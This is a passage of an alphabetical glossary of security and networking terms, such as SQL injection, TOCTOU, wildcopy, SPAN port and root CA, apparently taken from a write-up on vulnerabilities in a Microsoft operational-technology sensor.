- JSON: a simple text format for structured data.
- MSRC: the Microsoft Security Response Center, the team that handles security reports.
- OT: operational technology, the computers and networks that run physical equipment.
- Parameterisation: sending data separately from a query text so it can never be read as commands.
- pcap file: a saved recording of network traffic.
- POC: proof of concept, a demonstration that a flaw really works.
- Race condition: when two things happen at almost the same time and the result depends on which finishes first.
- RCDCAP: an open source project used by the sensor to open encapsulated packets.
- Root: the all-powerful administrator account on a Linux machine.
- Root CA: the top-level certificate authority that everyone agrees to trust.
- Route: a mapping from a URL path to the code that handles it.
- Self-signed certificate: a certificate made by the attacker themselves, with no authority behind it.
- Session id: the value a website gives your browser after login so it can recognise you later.
- SPAN port / network TAP: ways of copying network traffic to a monitoring device without interrupting it.
- SQL injection: putting database commands into a value a program expects to be plain data.
- SSH: a way of opening a text terminal on a remote machine.
- Stacked query: several database commands sent one after another, separated by semicolons.
- sudo: a command that runs another command with administrator rights.
- Sudoer: a user allowed to use
sudo. - Time-of-check-time-of-use (TOCTOU): a flaw where something is checked, then changed before it is used.
- Token: a short secret string that proves you are allowed in.
- Tomcat: a program that runs Java web applications.
- Virtual machine (VM): a computer simulated in software.
- Wildcopy: a memory copy that uses an unchecked length taken from the input.
- ZIP file: a single file that holds other files inside it, compressed.




